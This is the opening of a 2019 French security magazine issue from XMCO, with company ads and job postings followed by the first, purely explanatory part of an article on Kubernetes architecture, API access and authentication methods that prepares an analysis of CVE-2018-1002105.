

Kubernetes : dossier en 2 parties

Comprendre les concepts des environnements Kubernetes autour de l'analyse de la vulnérabilité CVE-2018-1002105

DKIM, SPF et DMARC

Présentation des mécanismes permettant de contrer les attaques d'usurpation d'identité

Actualité du moment

Le retour du groupe MageCart et analyse des récentes vulnérabilités affectant Magento

Les conférences


Hack.lu, CoRIIN, BotConf, Blackhat et BlackAlps

Gillie Rhodes

Et toujours... les actualités, les blogs, les logiciels et nos Twitter favoris !

xmco[®]

we deliver security expertise since 2002



<https://www.xmco.fr>
<https://blog.xmco.fr>
<https://blog-pci.xmco.fr>

Vous êtes concerné par la sécurité informatique de votre entreprise ?

**XMCO est un cabinet de conseil dont le métier est
l'audit en sécurité informatique.**



Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de directions générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations :
<https://www.xmco.fr>

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications par nos experts en intrusion.

Audit de sécurité

Audit technique et organisationnel de la sécurité de votre système d'information.

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® - Veille en vulnérabilités

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® - Serenety

Surveillance de votre périmètre exposé sur Internet.

Cert-XMCO® - Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des journaux d'événements, autopsie de logiciel malveillant.



Vous êtes passionné par la sécurité informatique ?

Nous recrutons !

Indépendamment d'une solide expérience dans la sécurité informatique, les candidats devront faire preuve de sérieuses qualités relationnelles, d'un esprit de synthèse et d'une capacité à rédiger des documents de qualité. XMCO recherche avant tout des consultants équilibrés, passionnés par leur métier ainsi que par bien d'autres domaines que l'informatique.

Tous nos postes sont basés à Paris centre, dans nos locaux du 7ème arrondissement.

Retrouvez toutes nos annonces à l'adresse suivante :

<https://www.xmco.fr/societe/recrutement/>

Consultant / Auditeur junior ou confirmé

XMCO recrute des consultants juniors et des consultants avec une expérience significative (2 à 3 ans minimum) pour notre pôle audit et notre CERT.

Compétences requises :

- Profil ingénieur
- Forte capacité d'analyse et de synthèse
- Connaissances techniques sécurité, réseau, système et applications
- Maîtrise d'un langage de programmation (Java, C) et d'un langage de scripting (Perl, Ruby, Python) et des méthodes de développement sécurisé OWASP
- Maîtrise des meilleures pratiques de sécurité pour les systèmes d'exploitation Windows/Unix et les équipements réseau
- Capacités relationnelles et rédactionnelles importantes
- Curieux, motivé et passionné par la sécurité informatique

Les consultants travaillent en équipe et en mode « projet » .
La rémunération est de type fixe + variable.

Administrateur système et réseau

XMCO recrute un administrateur/ingénieur système.

Vous serez chargé(e) de l'exploitation des infrastructures en place, de participer au développement des SI du cabinet, d'être moteur dans la conception et la réalisation des projets du cabinet, de participer à nos travaux d'architecture des projets R&D.

Compétences requises :

- Maîtrise des environnements GNU/Linux (CentOS)
- Maîtrise de Bash & Python
- Maîtrise des infrastructures Web multi-tiers (Reverse proxy / Serveurs d'application / Bases de données)
- Connaissances des nouvelles technologies (MongoDB / ElasticSearch / Docker / Ansible / Kubernetes)
- Connaissances dans les systèmes Microsoft Windows / OsX / VMWare ESXi
- Connaissances en infrastructure Active Directory / LDAP / MySQL / Apache / Nginx / OpenVPN
- Connaissances en sécurité système et réseau

Consultant sécurité organisationnel

XMCO recrute des consultants ayant une expérience dans les audits de sécurité organisationnels.

Compétences requises :

- Passionné par la sécurité informatique
- Capacité à comprendre une architecture réseau complexe
- Expérience significative dans les audits techniques ou organisationnels
- Envie d'adresser des audits sécurité globaux incluant technique et organisationnel
- Certification (voir liste ci-dessous) est un plus
- Aptitudes rédactionnelles importantes
- Capacité à rédiger en anglais
- Autonome et curieux
- Capable de gérer un projet en autonomie
- Capacité à prendre de la hauteur sur les architectures et les sujets techniques
- Bon relationnel (bon communicant) pour la réalisation d'interviews et d'entretiens
- Personnalité qui aime partager qui n'est pas introvertie

Certifications éventuelles :

- Certified Information System Security Professional (CISSP)
- ISACA Certified Information Security Manager (CISM)
- Certified ISO 27001 Lead Implementer 1
- ISACA Certified Information Systems Auditor (CISA)
- GIAC Systems and Network Auditor (GSNA)
- Certified ISO 27001, Lead Auditor, Internal Auditor 1
- IRCA ISMS Auditor

Stagiaire tests d'intrusion

Le cabinet XMCO propose un stage de fin d'études sur le thème **de la sécurité informatique et des tests d'intrusion**.

Les concepts suivants seront approfondis par le stagiaire sous la forme d'études, de travaux pratiques et d'une participation aux audits réalisés par les consultants XMCO :

- Veille en vulnérabilités systèmes et réseaux
- Les intrusions informatiques et les tests d'intrusion
- Les failles dans les applications Web et les web-services
- Les vulnérabilités des équipements mobiles
- Projets de développement internes encadrés
- Participation aux projets R&D du cabinet

Compétences requises pour nos stagiaires :

- Stage de fin d'études Ingénieur ou Master 2, Mastère spécialisé
- Motivation pour travailler dans le domaine du conseil et du service
- Connaissances approfondies en : Shell Unix, C, 1 langage de scripting (Perl, Ruby ou Python), Java, JavaScript, SQL
- Passionné de sécurité informatique (exploits, scan, scripting, buffer overflow, sql injection...)
- Maîtrise des environnements Linux et Windows
- Rédactionnel en français de qualité
- Bonne présentation et aptitudes réelles aux présentations orales

Le stage est prévu pour une durée de 5 mois minimum.

sommaire

p. 7



p. 7

Dossier Kubernetes en deux parties

Présentation des concepts de ce type d'architecture et étude de la vulnérabilité CVE-2018-1002105

p. 33

DKIM, SPF et DMARC

Comprendre les mécanismes permettant de contrer les attaques d'usurpation

p. 33




p. 38

Actualité du moment

Le retour du groupe Mage-Cart et analyse des récentes vulnérabilités affectant Magento

p. 38



p. 56

Les conférences sécurité

Hack.lu, CoRIIN, BotConf, Blackhat et BlackAlps

p. 56



p. 99



p. 99

Mots croisés et Twitter

Contact Rédaction: actu.secu@xmco.fr - Rédacteur en chef / Mise en page: Adrien GUINAULT - Direction artistique: Romain MAHIEU - Réalisation: Agence plusdebleu - Contributeurs: Julia COUPPEY, Julien SCHOUmacher, Laurent MATTHIEU, Bastien CACACE, Charles DAGOUAT, Elisabeth FRAISSE, Clément MEZINO, Aurélien DENIS, Julien TERRIAC, Jean-Christophe PELLAT.

Conformément aux lois, la reproduction ou la contrefaçon des modèles, dessins et textes publiés dans la publicité et la rédaction de l'ActuSécu © 2019 donnera lieu à des poursuites. Tous droits réservés - Société XMCO. La rédaction décline toute responsabilité pour tous les documents, quel qu'en soit le support, qui lui serait spontanément confié. Ces derniers doivent être joints à une enveloppe de réexpédition prépayée. Réalisation, Mai 2019.

> Kubernetes : concepts et élévation de privilèges

Le 4 décembre 2018 résonne avec fracas la découverte d'une vulnérabilité critique impactant Kubernetes. Le projet, de plus en plus utilisé au sein des environnements de production des entreprises, était jusqu'alors impacté par peu de vulnérabilités publiques (5) depuis sa sortie en 2015.

Il faut dire que le succès de Kubernetes, alias K8s, est mérité. Cet outil définit en effet une couche d'abstraction puissante permettant de facilement déployer et mettre à l'échelle des applications en se préoccupant le moins possible de l'infrastructure sous-jacente nécessaire.

Dans cet article en deux parties, nous vous proposons de revenir sur la CVE-2018-1002105 après avoir expliqué les composants d'une architecture Kubernetes nécessaires à la compréhension de la vulnérabilité.

par Julia COUPPEY et Julien SCHOUMACHER

Partie #1 Kubernetes - Les concepts



Toni Vuohelainen

> Qu'est-ce que Kubernetes?

Conteneurisation et Docker

Un conteneur correspond à un environnement d'exécution pour une application. Il contient uniquement les dépendances, les bibliothèques, les binaires ainsi que les fichiers de configuration dont a besoin l'application pour fonctionner.

La conteneurisation, comme la virtualisation, permet de s'abstraire des problèmes d'environnement (l'exécution de l'application devient indépendante de la machine sur laquelle elle s'exécute).

En revanche, contrairement à la virtualisation où chaque machine virtuelle s'exécute sur un système d'exploitation invité, les conteneurs se partagent celui de la machine hôte.

Ainsi, ils sont beaucoup plus légers, portables et faciles à gérer que des machines virtuelles puisqu'ils n'embarquent que les bibliothèques et les binaires, et ils consomment moins de ressources.

Le moteur de conteneurisation, par exemple Docker, va permettre de créer et de déployer des applications dans des conteneurs. Il va gérer les interactions des conteneurs avec l'OS, la gestion des privilèges et des ressources, l'accessibilité des conteneurs, etc.

Kubernetes

Les conteneurs sont particulièrement utiles pour automatiser le déploiement et la gestion d'applications. On utilise alors des clusters qui sont des groupes de serveurs exécutant simultanément des applications. D'un point de vue extérieur, c'est comme si une seule machine exécutait l'application. L'avantage des clusters de serveurs est qu'ils fournissent un équilibrage de charge et une haute disponibilité entre les différentes machines. Installer des conteneurs d'applications sur ce type d'architecture permet de mettre en place un ensemble de services en se souciant le moins possible de l'infrastructure sous-jacente.

« Kubernetes exécute des conteneurs d'applications isolés les uns des autres, mais également isolés des hôtes sur lesquels ils s'exécutent, ce qui est essentiel pour détacher la gestion des applications individuelles entre elles et la gestion de l'infrastructure physique et virtuelle du cluster sous-jacent »

Néanmoins, plusieurs préoccupations découlent de ce type d'architecture : démarrer les conteneurs dans le bon ordre, gérer le stockage, gérer la communication, répartir la charge, etc. C'est ce que permet Kubernetes en « orchestrant » des conteneurs d'applications sur des clusters de serveurs.

Kubernetes permet :

- ✚ L'ajout ou la suppression des conteneurs ;
- ✚ Le déplacement des conteneurs sur des machines différentes ;
- ✚ La planification d'une exécution ;
- ✚ La répartition de la charge entre les conteneurs ;
- ✚ L'exécution de nouveaux conteneurs en cas de panne.

Kubernetes exécute des conteneurs d'applications isolés les uns des autres, mais également isolés des hôtes sur lesquels ils s'exécutent, ce qui est essentiel pour détacher la gestion des applications individuelles entre elles et la gestion de l'infrastructure physique et virtuelle du cluster sous-jacent.

> Architecture de Kubernetes


Kubernetes est constitué de plusieurs composants : le **Master**, les **Nodes** et les **Pods**.

Le **Master** est le composant qui permet d'orchestrer chaque machine du cluster (appelée Node). Chaque **Node** va contenir un ou des **Pods** correspondant à des environnements d'exécution pour des conteneurs qui fournissent des services.

Le master Kubernetes

Le master Kubernetes correspond au centre de contrôle des clusters. Il réceptionne les commandes et les transmet aux différentes machines. Il va surveiller l'état des clusters et réagir aux différents événements comme le démarrage ou la planification d'un conteneur.

Le master est composé de trois éléments qui peuvent être installés sur n'importe quelle machine du cluster. Généralement, les scripts d'initialisation d'un cluster les exécutent sur une même machine sans aucun conteneur utilisateur. L'outil kubectl permet d'initialiser un cluster Kubernetes minimaliste.



Les composants du Master sont les suivants :

✚ **kube-apiserver** (**composant vulnérable** exploité dans la seconde partie de l'article) : il s'agit du composant qui expose l'API REST de Kubernetes et interagit avec les composants listés plus bas. C'est le centre de contrôle de Kubernetes. Il réceptionne du JSON via HTTP.

✚ **etcd** (**composant clé** d'une infrastructure Kubernetes accédée dans la seconde partie) : un dispositif de stockage clé-valeur qui permet d'enregistrer des informations de configuration sur les clusters et de représenter leur état à n'importe quel moment, il contient entre autres les secrets liés au cluster ;

✚ **kube-scheduler** : Le kube-scheduler est le composant qui surveille les pods nouvellement créés. Il tient compte des besoins individuels et collectifs en ressources, des contraintes matérielles/logicielles, ainsi que d'autres spécifications.

✚ **kube-controller-manager** : il s'agit du composant qui exécute les contrôleurs. Dans Kubernetes, un contrôleur correspond à une « boucle de contrôle » qui va surveiller l'état d'un cluster à travers le serveur API et effectuer des changements en modifiant un état actuel vers un état souhaité [1].


Les principales boucles de contrôle sont les suivantes :

- répondre à la demande de création de nouveaux services ;
- dimensionner le cluster pour répondre à la charge imposée ;
- vérifier l'état de santé du cluster (que les services s'exécutent normalement) ;
- contrôler l'état des comptes des différents utilisateurs.

Le Node Kubernetes

Un Node correspond à une machine physique ou virtuelle dépendante d'un cluster. Il héberge un programme de conteneurisation comme Docker et des conteneurs, et va réaliser des tâches qui lui sont assignées.

Un Node est constitué de plusieurs composants afin de pouvoir communiquer avec le Master et d'assurer la partie réseau des conteneurs. Les informations sur le statut d'un Node sont composées d'un HostName, d'une adresse IP externe (ExternalIP) correspondant à l'adresse disponible en dehors du cluster et d'une adresse IP interne (ClusterIP) accessible uniquement à l'intérieur du cluster.



Kubernetes - Partie #1

Les concepts

Au niveau des composants d'un Node, on trouve :

✚ **Le kubelet** : kubelet est l'agent principal qui s'exécute sur un Node et qui effectue des actions telles que le démarrage des pods et des conteneurs. Il fonctionne à partir d'un PodSpec, qui représente un objet JSON ou un objet YAML qui va décrire un Pod. kubelet récupère un ensemble de PodSpecs et s'assure que les conteneurs qui y sont décrits sont sains et fonctionnels. Il ne gère que les conteneurs qui ont été créés par Kubernetes.

Trois manières permettent de fournir un **Manifest** (instance de configuration) de Pod à kubelet :

- via un fichier passé en argument dans la ligne de commande ;
- via un endpoint HTTP passé en paramètre dans la ligne de commande ;
- via un serveur HTTP, kubelet peut aussi écouter sur HTTP et répondre à une simple requête d'API pour soumettre un nouveau Manifest.

Le fichier Manifest suivant décrit un pod exécutant un serveur Web Nginx et exposant le port 80 :

/etc/kubelet.d/myapp.yaml

```
apiVersion: v1
kind: Pod
metadata:
  name: static-web
  labels:
    role: myrole
spec:
  containers:
    - name: web
      image: nginx
      ports:
        - name: web
          containerPort: 80
          protocol: TCP
```

Il peut être immédiatement déployé via une mise à jour de l'agent kubelet local :

```
> kubelet --pod-manifest-path=/etc/kubelet.d/
```


✚ **Le kube-proxy** : il joue le rôle d'un proxy réseau et redistribue les requêtes entrantes en fonction de leur adresse IP et du numéro de port vers le bon conteneur. Il change les règles iptables Linux pour contrôler les paquets TCP et UDP dirigés sur les conteneurs.

Le Pod Kubernetes

Enfin, un pod correspond à un environnement d'exécution qui peut contenir un ou plusieurs conteneurs. Les conteneurs installés sur un même pod vont partager des éléments en commun tels qu'une adresse IP, un port réseau ou encore un volume.

Un volume est un espace de stockage accessible par tous les conteneurs du pod. Il sert de partage entre deux conteneurs et permet également de conserver les données au-delà du cycle de vie d'un conteneur.

D'autres objets Kubernetes sont importants pour la suite de l'article dont notamment les espaces de noms.



Les espaces de noms (namespaces)


Kubernetes permet de créer des clusters virtuels au sein d'un cluster physique. Ces clusters virtuels sont appelés des « espaces de noms ». Les espaces de noms trouvent leur utilité dans le cadre d'environnements contenant de très nombreux utilisateurs répartis autour de plusieurs équipes ou projets.

Les espaces de noms fournissent un périmètre de nommage : les noms des ressources doivent être uniques au sein d'un espace de nom, mais pas entre les espaces de noms.

Pour différencier des ressources au sein d'un espace de noms, on utilise plutôt des labels.

Kubernetes possède trois espaces de noms initiaux:

- + **default** : l'espace de nom par défaut pour les objets qui n'en possèdent pas
- + **kube-system** : l'espace de noms pour les objets créés par le système Kubernetes
- + **kube-public** : cet espace de nom est créé automatiquement et est accessible en lecture par tous les utilisateurs (y compris ceux qui ne sont pas authentifiés). Il est réservé pour les ressources qui doivent être publiquement accessibles.



Résumé du fonctionnement de Kubernetes

De façon générale, un administrateur va exécuter des commandes de configuration du cluster, de déploiement des applications, de gestion des utilisateurs, etc. en direction du noeud **(Node) Master** qui va les **répartir** sur les autres **Nodes**. Les contrôleurs Kubernetes appropriés vont choisir pour chaque service le **Node** le plus adapté pour exécuter les instructions et y instancier une quantité variable de **Pods**. Le **Node** physique va allouer les ressources nécessaires aux Pods virtuels qui ont été créés.

« **Kubernetes est constitué de plusieurs composants :
le Master, les Nodes et les Pods.**

**Le Master est le composant qui permet d'orchestrer chaque machine du cluster (appelée Node).
Chaque Node va contenir un ou des Pods correspondant à
des environnements d'exécution pour des conteneurs qui fournissent des services. »**

Le composant **kubelet** au sein du **Node** va ordonner au programme de conteneurisation (par exemple Docker) de lancer les conteneurs adéquats. Il va ensuite collecter en continu le statut des conteneurs via Docker et rassembler ces informations vers le **serveur API** au niveau du noeud **(Node) Master** qui va mettre à jour en conséquence la base **etcd** contenant l'état intégral du cluster [2] [3].


> API Kubernetes et contrôle d'accès

L'API Kubernetes

Toutes les opérations et les communications qui s'effectuent entre les composants et les commandes externes envoyées par un utilisateur correspondent à des appels d'API REST gérés par le serveur API. Ainsi, au sein de la plate-forme Kubernetes, **tous les objets** (qui constituent des **ressources par défaut**) peuvent être manipulés via les points d'entrée correspondants de l'API [4].

Une **ressource** correspond à un point d'entrée dans l'API Kubernetes qui stocke une collection d'objets d'un certain type. Par exemple, la ressource par défaut **pods** contient une collection d'objets Pod.

Toutes les opérations sur le cluster peuvent être réalisées à travers l'outil de commande **kubectl**. Il est également possible d'accéder à l'API en utilisant directement des appels REST [5] [6].




Kubectl et requêtes vers l'API

kubectl prend en charge la localisation et l'authentification vers le serveur API. Il est possible de lancer l'outil en mode proxy pour accéder à l'API en local sans authentification supplémentaire :

```
> kubectl proxy --port=8080
```


On peut ensuite explorer l'API avec n'importe quel client web (curl, navigateur web, ...) :



Phases d'authentification, d'autorisation et de contrôle d'admission

Chaque requête qui atteint l'API passe par 3 étapes de traitement [7] :

- + Une **phase d'authentification** qui permet de déterminer l'identité de l'élément qui est à l'origine de la requête ;
- + Une **phase d'autorisation** qui va déterminer si l'identité qui est à l'origine de la requête possède les droits nécessaires pour effectuer l'action demandée ;
- + Une **phase de contrôle d'admission** qui va s'assurer que la requête a été correctement formée et va potentiellement lui appliquer des modifications avant de la traiter.



Authentification à l'API Kubernetes

Pour accéder au serveur API, Kubernetes identifie trois catégories d'utilisateurs :

- + les utilisateurs normaux (généralement liés à des entités humaines) ;
- + les comptes de services (ServiceAccount), utilisés notamment par les Pods ;
- + les utilisateurs anonymes.

Les utilisateurs normaux

Les utilisateurs normaux s'authentifient au moyen d'un service indépendant. Le serveur API prend en charge différents modes d'authentification :

+ **via une méthode d'authentification Basic** : pour une authentification réussie, un utilisateur et un mot de passe présent autorisés sur le serveur API doivent être indiqués lors d'une requête HTTP via l'en-tête `Authorization: Basic <b64encode(utilisateur:motdepasse)>`.

+ **via un token Bearer** : pour une authentification réussie, un token Bearer autorisé par le contrôleur de token ou le serveur API doit être indiqué lors d'une requête HTTP via l'en-tête `Authorization: Bearer <token>`.

+ **via un certificat client x509** : une authentification réussie prend la forme d'une authentification TLS client présentant au serveur API un certificat de confiance valide (reconnu par les autorités de confiance définies dans la configuration du cluster). Le champ **Common Name** du certificat client correspond au nom d'utilisateur. Le groupe de l'utilisateur (facultatif) peut être indiqué via le champ `Organization`.

Il est également possible de configurer un **proxy d'authentification intermédiaire** entre le serveur API et le client [8] [9].

Le proxy va authentifier le client avec sa propre méthode et transmettre les requêtes HTTP au serveur API en utilisant des en-têtes particuliers qui renseigneront le nom d'utilisateur et le nom du groupe du client.



Kubernetes - Partie #1

Les concepts

Pour s'authentifier comme un proxy légitime, il devra présenter un certificat client signé par une autorité de certification reconnue par le serveur API.

Avec la configuration par défaut du serveur API (en-têtes X-Remote-User et X-Remote-Group pour identifier l'utilisateur), un proxy légitime ayant authentifié un utilisateur `<xmco-user:xmco-group>` peut faire suivre la requête HTTP initiale vers l'API :

```
GET / HTTP/1.1
X-Remote-User: xmco-user
X-Remote-Group: xmco-group
```

C'est cette méthode d'authentification qui permet au serveur des API agrégées du **scénario n°1** d'authentifier l'origine de la requête comme étant le serveur API légitime et les droits de l'utilisateur.

D'autres modes d'authentification existent mais ne seront pas décrits ici.

Les comptes de services

